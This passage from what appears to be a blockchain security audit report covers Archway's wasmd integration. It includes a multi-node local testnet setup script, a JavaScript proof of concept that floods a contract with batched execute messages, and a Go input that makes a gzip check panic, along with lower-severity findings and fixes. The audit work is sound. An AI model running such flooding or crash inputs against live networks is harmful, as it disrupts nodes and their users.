↳ 100000000000stake,1000000000validatortoken,1000000000000000000000
↳ umlg --home ./node1
archwayd add-genesis-account $(archwayd keys show user2 -a)
↳ 100000000000stake,1000000000validatortoken,1000000000000000000000
↳ umlg --home ./node1
archwayd add-genesis-account $(archwayd keys show user3 -a)
↳ 100000000000stake,1000000000validatortoken,1000000000000000000000
↳ umlg --home ./node1

echo "+++++++++++++++++++++++++++++++++++++++++++++"
echo " GENTX"
echo "+++++++++++++++++++++++++++++++++++++++++++++"
archwayd gentx node1 1000000000stake --chain-id my-chain --home ./
↳ node1
archwayd gentx node2 1000000000stake --chain-id my-chain --home ./
↳ node2
archwayd gentx node3 1000000000stake --chain-id my-chain --home ./
↳ node3
archwayd gentx node4 1000000000stake --chain-id my-chain --home ./
↳ node4
archwayd gentx node5 1000000000stake --chain-id my-chain --home ./
↳ node5

cp ./node2/config/gentx/*.json ./node1/config/gentx/
cp ./node3/config/gentx/*.json ./node1/config/gentx/
cp ./node4/config/gentx/*.json ./node1/config/gentx/
cp ./node5/config/gentx/*.json ./node1/config/gentx/

```

```
echo "++++++++++++++++++++++++++++++++++++++++++++"
echo " COLLECT-GENTXS"
echo "++++++++++++++++++++++++++++++++++++++++++++"
archwayd collect-gentxs --home ./node1

cat ./node1/config/genesis.json | jq '.app_state["rewards"]["min_consensus_fee"]["denom"]="umlg"' > /tmp/tmp_genesis.json && mv /tmp/tmp_genesis.json ./node1/config/genesis.json
cat ./node1/config/genesis.json | jq '.app_state["rewards"]["min_consensus_fee"]["amount"]="-0.1"' > /tmp/tmp_genesis.json && mv /tmp/tmp_genesis.json ./node1/config/genesis.json

cp ./node1/config/genesis.json ./node2/config/
cp ./node1/config/genesis.json ./node3/config/
cp ./node1/config/genesis.json ./node4/config/
cp ./node1/config/genesis.json ./node5/config/

echo "++++++++++++++++++++++++++++++++++++++++++++"
echo " NODE IDS"
echo "++++++++++++++++++++++++++++++++++++++++++++"
archwayd --home ./node1 tendermint show-node-id
archwayd --home ./node2 tendermint show-node-id
archwayd --home ./node3 tendermint show-node-id
archwayd --home ./node4 tendermint show-node-id
archwayd --home ./node5 tendermint show-node-id

export NODE1="$(archwayd --home ./node1 tendermint show-node-id)@127.0.0.1:26656"
export NODE2="$(archwayd --home ./node2 tendermint show-node-id)@127.0.0.1:20002"
export NODE3="$(archwayd --home ./node3 tendermint show-node-id)@127.0.0.1:20003"
export NODE4="$(archwayd --home ./node4 tendermint show-node-id)@127.0.0.1:20004"
export NODE5="$(archwayd --home ./node5 tendermint show-node-id)@127.0.0.1:20005"


perl -i -pe 's|"tcp://127.0.0.1:26657"|"tcp://127.0.0.1:26657"|g' ./node1/config/config.toml
perl -i -pe 's|"tcp://0.0.0.0:26656"|"tcp://127.0.0.1:26656"|g' ./node1/config/config.toml
perl -i -pe 's|"0.0.0.0:9090"|"127.0.0.1:9090"|g' ./node1/config/app.toml
perl -i -pe 's|”0.0.0.0:9091”|”127.0.0.1:9091”|g' ./node1/config/app.toml
perl -i -pe 's|”localhost:6060”|”127.0.0.1:6060”|g' ./node1/config/config.toml

perl -i -pe 's|”0.0.0.0:9090”|”127.0.0.1:9092”|g' ./node2/config/app.toml
perl -i -pe 's|”0.0.0.0:9091”|”127.0.0.1:9093”|g' ./node2/config/app.toml
perl -i -pe 's|”tcp://127.0.0.1:26657”|”tcp://127.0.0.1:10002”|g' ./node2/config/config.toml
perl -i -pe 's|”localhost:6060”|”127.0.0.1:6062”|g' ./node2/config/config.toml
perl -i -pe 's|”tcp://0.0.0.0:26656”|”tcp://127.0.0.1:20002”|g' ./node2/config/config.toml

perl -i -pe 's|”0.0.0.0:9090”|”127.0.0.1:9094”|g' ./node3/config/app.toml
perl -i -pe 's|”0.0.0.0:9091”|”127.0.0.1:9095”|g' ./node3/config/app.toml
perl -i -pe 's|”tcp://127.0.0.1:26657”|”tcp://127.0.0.1:10003”|g' ./node3/config/config.toml
perl -i -pe 's|”localhost:6060”|”127.0.0.1:6032”|g' ./node3/config/config.toml
perl -i -pe 's|”tcp://0.0.0.0:26656”|”tcp://127.0.0.1:20003”|g' ./node3/config/config.toml

perl -i -pe 's|”0.0.0.0:9090”|”127.0.0.1:9096”|g' ./node4/config/app.toml
perl -i -pe 's|”0.0.0.0:9091”|”127.0.0.1:9097”|g' ./node4/config/app.toml
perl -i -pe 's|”tcp://127.0.0.1:26657”|”tcp://127.0.0.1:10004”|g' ./node4/config/config.toml
perl -i -pe 's|”localhost:6060”|”127.0.0.1:6033”|g' ./node4/config/config.toml
perl -i -pe 's|”tcp://0.0.0.0:26656”|”tcp://127.0.0.1:20004”|g' ./node4/config/config.toml

perl -i -pe 's|”0.0.0.0:9090”|”127.0.0.1:9098”|g' ./node5/config/app.toml
perl -i -pe 's|”0.0.0.0:9091”|”127.0.0.1:9099”|g' ./node5/config/app.toml
perl -i -pe 's|”tcp://127.0.0.1:26657”|”tcp://127.0.0.1:10005”|g' ./node5/config/config.toml
perl -i -pe 's|"localhost:6060"|"127.0.0.1:6034"|g' ./node5/config/config.toml
perl -i -pe 's|"tcp://0.0.0.0:26656"|"tcp://127.0.0.1:20005"|g' ./node5/config/config.toml

sed -i -e "s/persistent_peers = \"\"/persistent_peers = \"$NODE2,$NODE3,$NODE4,$NODE5\"/g" ./node1/config/config.toml
sed -i -e "s/persistent_peers = \"\"/persistent_peers = \"$NODE1,$NODE3,$NODE4,$NODE5\"/g" ./node2/config/config.toml
sed -i -e "s/persistent_peers = \"\"/persistent_peers = \"$NODE1,$NODE2,$NODE3,$NODE3\"/g" ./node3/config/config.toml
sed -i -e "s/persistent_peers = \"\"/persistent_peers = \"$NODE1,$NODE2,$NODE3,$NODE5\"/g" ./node4/config/config.toml
sed -i -e "s/persistent_peers = \"\"/persistent_peers = \"$NODE1,$NODE2,$NODE3,$NODE4\"/g" ./node5/config/config.toml

sed -i -e 's/timeout_commit = "5s"/timeout_commit = "1s"/g' ./node1/config/config.toml
sed -i -e 's/timeout_commit = "5s"/timeout_commit = "1s"/g' ./node2/config/config.toml
sed -i -e 's/timeout_commit = "5s"/timeout_commit = "1s"/g' ./node3/config/config.toml
sed -i -e 's/timeout_commit = "5s"/timeout_commit = "1s"/g' ./node4/config/config.toml
sed -i -e 's/timeout_commit = "5s"/timeout_commit = "1s"/g' ./node5/config/config.toml

sed -i -e 's/timeout_propose = "3s"/timeout_propose = "1s"/g' ./node1/config/config.toml
sed -i -e 's/timeout_propose = "3s"/timeout_propose = "1s"/g' ./node2/config/config.toml
sed -i -e 's/timeout_propose = "3s"/timeout_propose = "1s"/g' ./node3/config/config.toml
sed -i -e 's/timeout_propose = "3s"/timeout_propose = "1s"/g' ./node4/config/config.toml
sed -i -e 's/timeout_propose = "3s"/timeout_propose = "1s"/g' ./node5/config/config.toml

sed -i -e 's/index_all_keys = false/index_all_keys = true/g' ./node1/config/config.toml
sed -i -e 's/index_all_keys = false/index_all_keys = true/g' ./node2/config/config.toml
sed -i -e 's/index_all_keys = false/index_all_keys = true/g' ./node3/config/config.toml
sed -i -e 's/index_all_keys = false/index_all_keys = true/g' ./node4/config/config.toml
sed -i -e 's/index_all_keys = false/index_all_keys = true/g' ./node5/config/config.toml

sed -i -e 's/allow_duplicate_ip = false/allow_duplicate_ip = true/g' ./node1/config/config.toml
sed -i -e 's/allow_duplicate_ip = false/allow_duplicate_ip = true/g' ./node2/config/config.toml
sed -i -e 's/allow_duplicate_ip = false/allow_duplicate_ip = true/g' ./node3/config/config.toml
sed -i -e 's/allow_duplicate_ip = false/allow_duplicate_ip = true/g' ./node4/config/config.toml
sed -i -e 's/allow_duplicate_ip = false/allow_duplicate_ip = true/g' ./node5/config/config.toml
```

Listing 2: Start node1

```
clear; export PATH=$PATH:/home/chris/Work/Halborn/AUDIT/ARCHWAY/archway/build; cd /home/chris/Work/Halborn/AUDIT/ARCHWAY/archway/testnet;archwayd --home ./node1 start
```

Listing 3: Start node2

```
clear; export PATH=$PATH:/home/chris/Work/Halborn/AUDIT/ARCHWAY/archway/build; cd /home/chris/Work/Halborn/AUDIT/ARCHWAY/archway/testnet;archwayd --home ./node2 start
```

Listing 4: Start node3

```
clear; export PATH=$PATH:/home/chris/Work/Halborn/AUDIT/ARCHWAY/archway/build; cd /home/chris/Work/Halborn/AUDIT/ARCHWAY/archway/testnet;archwayd --home ./node3 start
```

Listing 5: Start node4

```
clear; export PATH=$PATH:/home/chris/Work/Halborn/AUDIT/ARCHWAY/archway/build; cd /home/chris/Work/Halborn/AUDIT/ARCHWAY/archway/testnet;archwayd --home ./node4 start
```

Listing 6: Start node5

```
clear; export PATH=$PATH:/home/chris/Work/Halborn/AUDIT/ARCHWAY/archway/build; cd /home/chris/Work/Halborn/AUDIT/ARCHWAY/archway/testnet;archwayd --home ./node5 start
```

Listing 7: Proof of Concept

```
import { SigningCosmWasmClient } from "@cosmjs/cosmwasm-stargate";
import fs from "fs";
import { DirectSecp256k1HdWallet, makeCosmoshubPath } from "@cosmjs/proto-signing";
import { coins } from "@cosmjs/amino"

const nodes = ["tcp://127.0.0.1:26657", "tcp://127.0.0.1:10002", "tcp://127.0.0.1:10003", "tcp://127.0.0.1:10004", "tcp://127.0.0.1:10005"]
const users = [
    {
        secret: "hand inmate canvas head lunar naive increase recycle dog ecology inhale december wide bubble hockey dice worth gravity ketchup feed balance parent secret orchard",
        public: "archway1l7hypmqk2yc334vc6vmdwzp5sdefygj2dmkryg"
    },
    {
        secret: "alley afraid soup fall idea toss can goose become valve initial strong forward bright dish figure check leopard decide warfare hub unusual join cart",
        public: "archway1mjk79fjjgpplak5wq838w0yd982gzkyfkan6hv"
    },
    {
        secret: "record gift you once hip style during joke field prize dust unique length more pencil transfer quit train device arrive energy sort steak upset",
        public: "archway17dtl0mjt3t77kpuhg2edqzjpszulwhgzfeemc8"
    }
]

function getRandomInt(min, max) {
    min = Math.ceil(min);
    max = Math.floor(max);
    return Math.floor(Math.random() * (max - min + 1)) + min;
}

```

```
const node = nodes[getRandomInt(0, 4)];
console.log('node', node);
const options = {
    httpUrl: node,
    networkId: "my-chain"
}

const clientOptions = {
    prefix: "archway"
}

const contract = fs.readFileSync("contract.info",{ encoding: 'utf8' });
const contract_info = contract.split("\n");
const contract_address = contract_info[1];

const user = users[getRandomInt(0, 2)];
const user1 = user.secret;
const user1public = user.public;
console.log('user', user);

const wallet = await DirectSecp256k1HdWallet.fromMnemonic(user1, clientOptions);

const client = await SigningCosmWasmClient.connectWithSigner(options.httpUrl, wallet, clientOptions);

const defaultFee = { amount: [{ amount: "40000000", denom: "umlg", },], gas: "40000000", };

const amount = coins(40000000, "umlg");

let sendMsg = {
    typeUrl: "/cosmos.bank.v1beta1.MsgSend",
    value: {
        fromAddress: user1public,
        toAddress: contract_address,
        amount: amount
    },
};
let memo = "";
let result = await client.signAndBroadcast(user1public, [sendMsg], defaultFee, memo);

```

```
sendMsg = {
    typeUrl: "/cosmwasm.wasm.v1.MsgExecuteContract",
    value: {
        sender: user1public,
        contract: contract_address,
        msg: new Buffer('{"custom_msg": { "grantee": "' + user1public + '"}}'),
    },
};
let sendMsgs = []
for (var i = 0; i <= 150; i++) {
    sendMsgs.push(sendMsg);
}
for (i = 0; i <= 100; i++) {
    console.log('i', i);
    result = await client.signAndBroadcast(user1public, sendMsgs, defaultFee, memo);
}
```

Listing 8: Execute Proof of Concept

```
./setup.sh
# start 5 nodes
npm install
node poc.js
```

Risk Level:

Likelihood - 5
Impact - 5

Recommendation:

The following update has been released for cosmos-sdk and wasmd, which must be applied before this integration is released:

PR 12692
Wasm Fix
Cosmos SDK Update

Take note that this has been fixed in the latest version of cosmos-sdk and wasmd, but deploying this upgrade might have unintended consequences.

Remediation Plan:

SOLVED: The Archway team solved the issue by upgrading the wasmd version.

Commit ID: archway-v0.29.2

3.2 (HAL-02) UNCHECKED GRPC ERRORS CAUSE NODE CRASH - LOW

Description:

It was found that the cosmos-sdk version in use has a vulnerability that could allow a node to crash. The vulnerability exists in certain circumstances when the input to GRPC cannot be properly encoded.

The current usage within the code base has been found to not be vulnerable.

Version v0.46.2 of cosmos-sdk contains the fix.

Reference: issues/13351

Code Location:

go.mod, Line 7

Listing 9

```
7     github.com/cosmos/cosmos-sdk v0.45.4
```

Recommendation:

It is recommended that the cosmos-sdk be upgraded or that the fix at pull/13352 be applied to the code base.

Remediation Plan:

SOLVED: The Archway team solved the issue by upgrading the wasmd version.

Commit ID: archway-v0.29.2

3.3 (HAL-03) UNCHECKED PARAMETER OF GZIP FUNCTION - LOW

Description:

It was found that the IsGzip function does not check for instances where the input provided will be less than the amount of characters that are being checked. This can lead to unexpected results and a panic.

Code Location:

x/wasm/ioutils/utils.go, Lines 18-21

Listing 10: (Line 20)

```go
18 // IsGzip returns checks if the file contents are gzip compressed
19 func IsGzip(input []byte) bool {
20     return bytes.Equal(input[:3], gzipIdent)
21 }
```

Proof of concept:

Listing 11: Example Golang program

```go
package main

import (
    "bytes"
)

func main() {
    var input = []byte("\x00\x00\x00\x00")
    IsGzip(input)
    input = []byte("\x00\x00")
    IsGzip(input)
}

func IsGzip(input []byte) bool {
    var gzipIdent = []byte("\x1F\x8B\x08")
    return bytes.Equal(input[:3], gzipIdent)
}
```

Listing 12: Output indicating a panic

```
panic: runtime error: slice bounds out of range [:3] with capacity 2

goroutine 1 [running]:
main.IsGzip(...)
    /tmp/sandbox1855828832/prog.go:18
main.main()
    /tmp/sandbox1855828832/prog.go:13 +0x4e

Program exited.
```

Risk Level:

Likelihood - 2
Impact - 2

Recommendation:

It is recommended that add an error check on the input to make sure the length it at least 3 before trying to use the range [:3].

Listing 13: Recommended fix

```go
// IsGzip returns checks if the file contents are gzip compressed
func IsGzip(input []byte) bool {
    return len(input) >= 3 && bytes.Equal(gzipIdent, input[0:3])
}
```

Remediation Plan:

SOLVED: The Archway team solved the issue by adding the relevant check.

Commit ID: archway-v0.29.2

3.4 (HAL-04) GETALLCONTRACTS UNHANDLED ERROR - LOW

Description:

It was found there was no error checking after calling the GetAllContracts function. This can lead to an unhandled error state that could trigger a node crash.

Code Location:

x/wasm/client/cli/genesis_msg.go, Lines 237-239

Listing 14: (Line 65)

```
64                 state := g.WasmModuleState
65                 all := GetAllContracts(state)
66                 return printJSONOutput(cmd, all)
```

Risk Level:

Likelihood - 3
Impact - 1

Recommendation:

It is recommended that add an error check after calling the GetAllContracts function and only make use of the return values if there is no error.

Remediation Plan:

RISK ACCEPTED: The Archway team accepted the risk of the finding.

3.5 (HAL-05) DUPLICATED ERROR CHECKING LOGIC - LOW

Description:

It was found there is an error check in the handleMigrateProposal function that will not be reached. if err != nil is being checked twice, right after each other.

If there is an error, it will never reach the second error check.

Code Location:

x/wasm/keeper/proposal_handler.go, Lines 106-112

Listing 15: (Lines 110-112)

```go
106     contractAddr, err := sdk.AccAddressFromBech32(p.Contract)
107     if err != nil {
108         return sdkerrors.Wrap(err, "contract")
109     }
110     if err != nil {
111         return sdkerrors.Wrap(err, "run as address")
112     }
```

Risk Level:

Likelihood - 3
Impact - 1

Recommendation:

It is recommended that the second error check be removed, or that it be investigated and determined which error should be used as a return value.

Remediation Plan:

SOLVED: The Archway team solved the issue by deleting the duplicate check.

Commit ID: archway-v0.29.2

3.6 (HAL-06) INCORRECT ERROR CHECKS - LOW

Description:

It was found there is an error check in the Query function in x/wasm/keeper/query_plugins.go that could contain a value that does not properly reflect a state of error. The err variable is set earlier in the function, but will perform a return if the err != nil.

Code Location:

x/wasm/keeper/query_plugins.go, Lines 45-67

Listing 16: (Lines 49-51,62-66)

```
45 func (q QueryHandler) Query(request wasmvmtypes.QueryRequest,
↳ gasLimit uint64) (res []byte, err error) {
46     // set a limit for a subCtx
47     sdkGas := q.gasRegister.FromWasmVMGas(gasLimit)
48
49     if err := types.CreateNewSession(&q.Ctx, sdkGas); err != nil {
50         return nil, err
51     }
52
53     // discard all changes/ events in subCtx by not committing the
↳  cached context
54     subCtx, _ := q.Ctx.CacheContext() //Instead, use prepare gas
↳ tracking sub ctx
55
56     defer func() {
57         destroySessionErr := types.DestroySession(&q.Ctx)
58         if destroySessionErr != nil {
59             q.Ctx.Logger().Error("error while destroying a gas
↳ tracking session", "error", destroySessionErr)
60         }
61
62         if err != nil {
63             err = fmt.Errorf("error while querying from wasm smart
↳  contract, querier error: %s, error: %s", err, destroySessionErr)
64          } else {
65              err = destroySessionErr
66          }
67      }()
```

Risk Level:

Likelihood - 3
Impact - 1

Recommendation:

It is recommended that the error check `if destroySessionErr != nil` be combined with the error check on lines 62-66.

Remediation Plan:

RISK ACCEPTED: The Archway team accepted the risk of the finding.

3.7 (HAL-07) MISSING VALIDATION ON FUNCTIONS - LOW

Description:

It was found there is no validation being done during the following functions in x/wasm/keeper/msg_server.go:

- StoreCode
- InstantiateContract
- ExecuteContract
- MigrateContract
- UpdateAdmin
- ClearAdmin

By not validating the user input, an unexpected error could occur.

Code Location:

x/wasm/keeper/msg_server.go, Lines 22-43

Listing 17

```
func (m msgServer) StoreCode(goCtx context.Context, msg *types.
↳ MsgStoreCode) (*types.MsgStoreCodeResponse, error) {
    ctx := sdk.UnwrapSDKContext(goCtx)
    senderAddr, err := sdk.AccAddressFromBech32(msg.Sender)
    if err != nil {
        return nil, sdkerrors.Wrap(err, "sender")
    }

    ctx.EventManager().EmitEvent(sdk.NewEvent(
        sdk.EventTypeMessage,
        sdk.NewAttribute(sdk.AttributeKeyModule, types.ModuleName)
↳ ,
        sdk.NewAttribute(sdk.AttributeKeySender, msg.Sender),
    ))

    codeID, err := m.keeper.Create(ctx, senderAddr, msg.
```

```go
WASMByteCode, msg.InstantiatePermission)
    if err != nil {
        return nil, err
    }

    return &types.MsgStoreCodeResponse{
        CodeID: codeID,
    }, nil
}
```

x/wasm/types/genesis.go, Lines 43-54

Listing 18

```go
func (c Code) ValidateBasic() error {
    if c.CodeID == 0 {
        return sdkerrors.Wrap(ErrEmpty, "code id")
    }
    if err := c.CodeInfo.ValidateBasic(); err != nil {
        return sdkerrors.Wrap(err, "code info")
    }
    if err := validateWasmCode(c.CodeBytes); err != nil {
        return sdkerrors.Wrap(err, "code bytes")
    }
    return nil
}
```

InstantiateContract x/wasm/keeper/msg_server.go, Lines 45-74

Listing 19

```go
func (m msgServer) InstantiateContract(goCtx context.Context, msg *types.MsgInstantiateContract) (*types.MsgInstantiateContractResponse, error) {
    ctx := sdk.UnwrapSDKContext(goCtx)

    senderAddr, err := sdk.AccAddressFromBech32(msg.Sender)
    if err != nil {
        return nil, sdkerrors.Wrap(err, "sender")
    }
    var adminAddr sdk.AccAddress
    if msg.Admin != "" {
        if adminAddr, err = sdk.AccAddressFromBech32(msg.Admin); err != nil {
            return nil, sdkerrors.Wrap(err, "admin")
        }
    }

    ctx.EventManager().EmitEvent(sdk.NewEvent(
        sdk.EventTypeMessage,
        sdk.NewAttribute(sdk.AttributeKeyModule, types.ModuleName),
        sdk.NewAttribute(sdk.AttributeKeySender, msg.Sender),
    ))

    contractAddr, data, err := m.keeper.Instantiate(ctx, msg.CodeID, senderAddr, adminAddr, msg.Msg, msg.Label, msg.Funds)
    if err != nil {
        return nil, err
    }

    return &types.MsgInstantiateContractResponse{
        Address: contractAddr.String(),
        Data:    data,
    }, nil
}
```

x/wasm/types/genesis.go, Lines 56-73

Listing 20

```
func (c Contract) ValidateBasic() error {
    if _, err := sdk.AccAddressFromBech32(c.ContractAddress); err != nil {
        return sdkerrors.Wrap(err, "contract address")
    }
    if err := c.ContractInfo.ValidateBasic(); err != nil {
        return sdkerrors.Wrap(err, "contract info")
    }

    if c.ContractInfo.Created != nil {
        return sdkerrors.Wrap(ErrInvalid, "created must be empty")
    }
    for i := range c.ContractState {
        if err := c.ContractState[i].ValidateBasic(); err != nil {
            return sdkerrors.Wrapf(err, "contract state %d", i)
        }
    }
    return nil
}
```

ExecuteContract x/wasm/keeper/msg_server.go, Lines 76-101

Listing 21

```
func (m msgServer) ExecuteContract(goCtx context.Context, msg *types.MsgExecuteContract) (*types.MsgExecuteContractResponse, error) {
    ctx := sdk.UnwrapSDKContext(goCtx)
    senderAddr, err := sdk.AccAddressFromBech32(msg.Sender)
    if err != nil {
        return nil, sdkerrors.Wrap(err, "sender")
    }
    contractAddr, err := sdk.AccAddressFromBech32(msg.Contract)
    if err != nil {
        return nil, sdkerrors.Wrap(err, "contract")
    }

    ctx.EventManager().EmitEvent(sdk.NewEvent(
        sdk.EventTypeMessage,
        sdk.NewAttribute(sdk.AttributeKeyModule, types.ModuleName),
        sdk.NewAttribute(sdk.AttributeKeySender, msg.Sender),
    ))

    data, err := m.keeper.Execute(ctx, contractAddr, senderAddr, msg.Msg, msg.Funds)
    if err != nil {
        return nil, err
    }

    return &types.MsgExecuteContractResponse{
        Data: data,
    }, nil
}
```

x/wasm/types/genesis.go, Lines 56-73

Listing 22

```go
func (c Contract) ValidateBasic() error {
    if _, err := sdk.AccAddressFromBech32(c.ContractAddress); err != nil {
        return sdkerrors.Wrap(err, "contract address")
    }
    if err := c.ContractInfo.ValidateBasic(); err != nil {
        return sdkerrors.Wrap(err, "contract info")
    }

    if c.ContractInfo.Created != nil {
        return sdkerrors.Wrap(ErrInvalid, "created must be empty")
    }
    for i := range c.ContractState {
        if err := c.ContractState[i].ValidateBasic(); err != nil {
            return sdkerrors.Wrapf(err, "contract state %d", i)
        }
    }
    return nil
}
```

MigrateContract:

x/wasm/keeper/msg_server.go, Lines 103-128

Listing 23

```go
func (m msgServer) MigrateContract(goCtx context.Context, msg *types.MsgMigrateContract) (*types.MsgMigrateContractResponse, error) {
    ctx := sdk.UnwrapSDKContext(goCtx)
    senderAddr, err := sdk.AccAddressFromBech32(msg.Sender)
    if err != nil {
        return nil, sdkerrors.Wrap(err, "sender")
    }
    contractAddr, err := sdk.AccAddressFromBech32(msg.Contract)
    if err != nil {
        return nil, sdkerrors.Wrap(err, "contract")
    }

    ctx.EventManager().EmitEvent(sdk.NewEvent(
        sdk.EventTypeMessage,
        sdk.NewAttribute(sdk.AttributeKeyModule, types.ModuleName),
        sdk.NewAttribute(sdk.AttributeKeySender, msg.Sender),
    ))

    data, err := m.keeper.Migrate(ctx, contractAddr, senderAddr, msg.CodeID, msg.Msg)
    if err != nil {
        return nil, err
    }

    return &types.MsgMigrateContractResponse{
        Data: data,
    }, nil
}
```

x/wasm/types/genesis.go, Lines 56-73

Listing 24

```go
func (c Contract) ValidateBasic() error {
    if _, err := sdk.AccAddressFromBech32(c.ContractAddress); err != nil {
        return sdkerrors.Wrap(err, "contract address")
    }
    if err := c.ContractInfo.ValidateBasic(); err != nil {
        return sdkerrors.Wrap(err, "contract info")
    }

    if c.ContractInfo.Created != nil {
        return sdkerrors.Wrap(ErrInvalid, "created must be empty")
    }
    for i := range c.ContractState {
        if err := c.ContractState[i].ValidateBasic(); err != nil {
            return sdkerrors.Wrapf(err, "contract state %d", i)
        }
    }
    return nil
}
```

UpdateAdmin x/wasm/keeper/msg_server.go, Lines 130-156

Listing 25

```go
func (m msgServer) UpdateAdmin(goCtx context.Context, msg *types.MsgUpdateAdmin) (*types.MsgUpdateAdminResponse, error) {
    ctx := sdk.UnwrapSDKContext(goCtx)
    senderAddr, err := sdk.AccAddressFromBech32(msg.Sender)
    if err != nil {
        return nil, sdkerrors.Wrap(err, "sender")
    }
    contractAddr, err := sdk.AccAddressFromBech32(msg.Contract)
    if err != nil {
        return nil, sdkerrors.Wrap(err, "contract")
    }
    newAdminAddr, err := sdk.AccAddressFromBech32(msg.NewAdmin)
    if err != nil {
        return nil, sdkerrors.Wrap(err, "new admin")
    }

    ctx.EventManager().EmitEvent(sdk.NewEvent(
        sdk.EventTypeMessage,
        sdk.NewAttribute(sdk.AttributeKeyModule, types.ModuleName),
        sdk.NewAttribute(sdk.AttributeKeySender, msg.Sender),
    ))

    if err := m.keeper.UpdateContractAdmin(ctx, contractAddr, senderAddr, newAdminAddr); err != nil {
        return nil, err
    }

    return &types.MsgUpdateAdminResponse{}, nil
}
```

x/wasm/types/genesis.go, Lines 89-95

Listing 26

```go
func (m GenesisState_GenMsgs) ValidateBasic() error {
    msg := m.AsMsg()
    if msg == nil {
        return sdkerrors.Wrapf(sdkerrors.ErrInvalidType, "unknown message")
93      }
94      return msg.ValidateBasic()
95  }
```

ClearAdmin x/wasm/keeper/msg_server.go, Lines 158-180

Listing 27

```
158 func (m msgServer) ClearAdmin(goCtx context.Context, msg *types.MsgClearAdmin) (*types.MsgClearAdminResponse, error) {
159     ctx := sdk.UnwrapSDKContext(goCtx)
160     senderAddr, err := sdk.AccAddressFromBech32(msg.Sender)
161     if err != nil {
162         return nil, sdkerrors.Wrap(err, "sender")
163     }
164     contractAddr, err := sdk.AccAddressFromBech32(msg.Contract)
165     if err != nil {
166         return nil, sdkerrors.Wrap(err, "contract")
167     }
168
169     ctx.EventManager().EmitEvent(sdk.NewEvent(
170         sdk.EventTypeMessage,
171         sdk.NewAttribute(sdk.AttributeKeyModule, types.ModuleName),
172         sdk.NewAttribute(sdk.AttributeKeySender, msg.Sender),
173     ))
174
175     if err := m.keeper.ClearContractAdmin(ctx, contractAddr, senderAddr); err != nil {
176         return nil, err
177     }
178
179     return &types.MsgClearAdminResponse{}, nil
180 }
```

x/wasm/types/genesis.go, Lines 89-95

Listing 28

```
89  func (m GenesisState_GenMsgs) ValidateBasic() error {
90      msg := m.AsMsg()
```

```
    if msg == nil {
        return sdkerrors.Wrapf(sdkerrors.ErrInvalidType, ”unknown message”)
    }
    return msg.ValidateBasic()
}
```

Risk Level:

Likelihood - 2
Impact - 2

Recommendation:

It is recommended that the various ValidateBasic validations in the follow functions should be implemented:

- StoreCode
- InstantiateContract
- ExecuteContract
- MigrateContract
- UpdateAdmin
- ClearAdmin

Remediation Plan:

SOLVED: The Archway team solved the issue by adding validate basic function.

Commit ID: archway-v0.29.2

3.8 (HAL-08) DOCKER PRIVILEGED USER - LOW

Description:

It was found that the Dockerfile was insecurely configured. By not specifying a USER, the program inside the container may run as the root user. If an attacker can gain access to this container and control the process running as root, they may obtain control over the container.

Code Location:

Dockerfile, Line 49

Listing 29

```
49 CMD ["/usr/bin/wasmd", "version"]
```

Risk Level:

Likelihood - 2
Impact - 2

Recommendation:

It is recommended to specify a USER parameter that will point to a user with lower privileges.

Remediation Plan:

RISK ACCEPTED: The Archway team accepted the risk of the finding.

3.9 (HAL-09) MISSING VALIDATION ON RESTORE FUNCTION - INFORMATIONAL

Description:

It has been found that there is no validation being done to make sure that the compressedCode parameter that is being passed to the function restoreV1 in x/wasm/keeper/snapshotter.go is valid Gzip data.

Code Location:

x/wasm/keeper/snapshotter.go, Lines 101-113

Listing 30

```
101 func restoreV1(ctx sdk.Context, k *Keeper, compressedCode []byte)
 ↳ error {
102     wasmCode, err := ioutils.Uncompress(compressedCode, uint64(
 ↳ types.MaxWasmSize))
103     if err != nil {
104         return sdkerrors.Wrap(types.ErrCreateFailed, err.Error())
105     }
106
107     // FIXME: check which codeIDs the checksum matches??
108     _, err = k.wasmVM.Create(wasmCode)
109     if err != nil {
110         return sdkerrors.Wrap(types.ErrCreateFailed, err.Error())
111     }
112     return nil
113 }
```

Risk Level:

Likelihood - 1
Impact - 1

Recommendation:

It is recommended that the ioutils.IsGzip function is used to make sure that the compressedCode parameter is valid Gzip data.

Remediation Plan:

SOLVED: The Archway team solved the issue by adding validation on the compressedCode parameter.

Commit ID: archway-v0.29.2

3.10 (HAL-10) HARDCODED VALUE IN ERROR MESSAGE - INFORMATIONAL

Description:

It has been found that there is the value being used in an error message in the validateLabel function in x/wasm/types/validation.go uses a hardcoded integer. However, the error check in the logic uses a constant that can be changed.

Code Location:

x/wasm/types/validation.go, Line 9

Listing 31

```
9     MaxLabelSize = 128 // extension point for chains to customize via compile flag.
```

x/wasm/types/validation.go, Lines 25-33

Listing 32

```
25 func validateLabel(label string) error {
26     if label == "" {
27         return sdkerrors.Wrap(ErrEmpty, "is required")
28     }
29     if len(label) > MaxLabelSize {
30         return sdkerrors.Wrap(ErrLimit, "cannot be longer than 128 characters")
31     }
32     return nil
33 }
```

Risk Level:

Likelihood - 1
Impact - 1

Recommendation:

It is recommended that the error message be updated to make use of the constant value, so that the error check logic and error messages are aligned.

Remediation Plan:

ACKNOWLEDGED: The Archway team acknowledged this issue.

3.11 (HAL-11) COMPRESSED CONTRACTS NOT SUPPORTED - INFORMATIONAL

Description:

It was found compressed contracts were not being supported on genesis.

Risk Level:

Likelihood - 1
Impact - 1

Recommendation:

It is recommended to implement the fix on 0b400d6c8802ba78f53a38db912d089cc1dc695b

Listing 33: Recommended fix

```
        bz := msg.WASMByteCode
        if ioutils.IsGzip(msg.WASMByteCode) {
            var err error
            bz, err = ioutils.Uncompress(msg.WASMByteCode, uint64(types.MaxWasmSize))
            if err != nil {
                panic(fmt.Sprintf("failed to unzip wasm binary: %s", err))
            }
        }
        hash := sha256.Sum256(bz)
```

Remediation Plan:

SOLVED: The Archway team solved the issue by upgrading the wasmd version.

Commit ID: archway-v0.29.2

3.12 (HAL-12) UNPINCODE NOT IMPLEMENTED ON WASM STORE - INFORMATIONAL

Description:

